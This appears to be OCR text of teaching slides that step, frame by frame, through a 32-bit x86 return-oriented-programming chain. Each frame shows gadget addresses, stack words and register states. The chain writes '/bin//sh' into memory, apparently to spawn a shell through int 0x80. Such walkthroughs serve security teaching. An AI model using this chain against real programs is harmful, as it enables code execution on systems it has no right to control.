
0xbffff628

0xbffff5ec

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x6e69622f
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff600
%ebp	0x65646362
%eip	0x0809a67d



0xFFFFFFFF

…

0x080ea06c

0x0806e91a

0x0809a67d

0x080541b0

0x080ea068

0x0806e91a

0x0809a67d

0x68732f2f

0x080bb6d6

0x080ea064

0x0806e91a

0x0809a67d

0x6e69622f

0x080bb6d6

0x080ea060

0x0806e91a

0x00000000

0xbffff628

0xbffff5ec

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x6e69622f
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff600
%ebp	0x65646362
%eip	0x0809a67f

0xFFFFFFFF

…	
0x080ea06c	0xbffff628
0x0806e91a	
0x0809a67d	
0x080541b0	
0x080ea068	
0x0806e91a	
0x0809a67d	
0x68732f2f	
0x080bb6d6	
0x080ea064	
0x0806e91a	
0x0809a67d	
0x6e69622f	
0x080bb6d6	
0x080ea060	
0x0806e91a	0xbffff5ec

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x6e69622f
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff604
%ebp	0x65646362
%eip	0x0806e91a

0xFFFFFFFF

…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x6e69622f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff608
%ebp	0x65646362
%eip	0x0806e91b


0xFFFFFFFF

	…	
	0x080ea06c	
	0x0806e91a	
	0x0809a67d	
	0x080541b0	
	0x080ea068	
	0x0806e91a	
	0x0809a67d	
→	0x68732f2f	
	0x080bb6d6	
	0x080ea064	
	0x0806e91a	
	0x0809a67d	
	0x6e69622f	
	0x080bb6d6	
	0x080ea060	
	0x0806e91a	0xbffff5ec

0x00000000

	pop %edx	0x806e91a
	ret	0x806e91b
0xbffff628 →	pop %eax	0x80bb6d6
	ret	0x80bb6d7
	mov %eax,(%edx)	0x809a67d
	ret	0x809a67f
	xor %eax,%eax	0x80541b0
	ret	0x80541b2
	pop %ebx	0x80481c9
	ret	0x80481ca
	pop %ecx	0x80e4bd1
	ret	0x80e4bd2
	inc %eax	0x807b406
	ret	0x807b407
	int 0x80	0x80493e1

%eax	0x6e69622f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff60c
%ebp	0x65646362
%eip	0x080bb6d6



0xFFFFFFFF

…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a


0xbffff628

0xbffff5ec

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff610
%ebp	0x65646362
%eip	0x080bb6d7



0xFFFFFFFF

…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a


0xbffff628

0xbffff5ec

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff614
%ebp	0x65646362
%eip	0x0809a67d



0xFFFFFFFF

…

0x080ea06c

0x0806e91a

0x0809a67d

0x080541b0

0x080ea068

0x0806e91a

0x0809a67d

0x68732f2f

0x080bb6d6

0x080ea064

0x0806e91a

0x0809a67d

0x6e69622f

0x080bb6d6

0x080ea060

0x0806e91a

0xbffff628

0xbffff5ec

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff614
%ebp	0x65646362
%eip	0x0809a67f

0xFFFFFFFF

…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec

0x00000000

```
pop %edx          0x806e91a
ret               0x806e91b
pop %eax          0x80bb6d6
ret               0x80bb6d7
mov %eax,(%edx)   0x809a67d
ret               0x809a67f
xor %eax,%eax     0x80541b0
ret               0x80541b2
pop %ebx          0x80481c9
ret               0x80481ca
pop %ecx          0x80e4bd1
ret               0x80e4bd2
inc %eax          0x807b406
ret               0x807b407
int 0x80          0x80493e1
```

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff618
%ebp	0x65646362
%eip	0x0806e91a


0xFFFFFFFF

…	
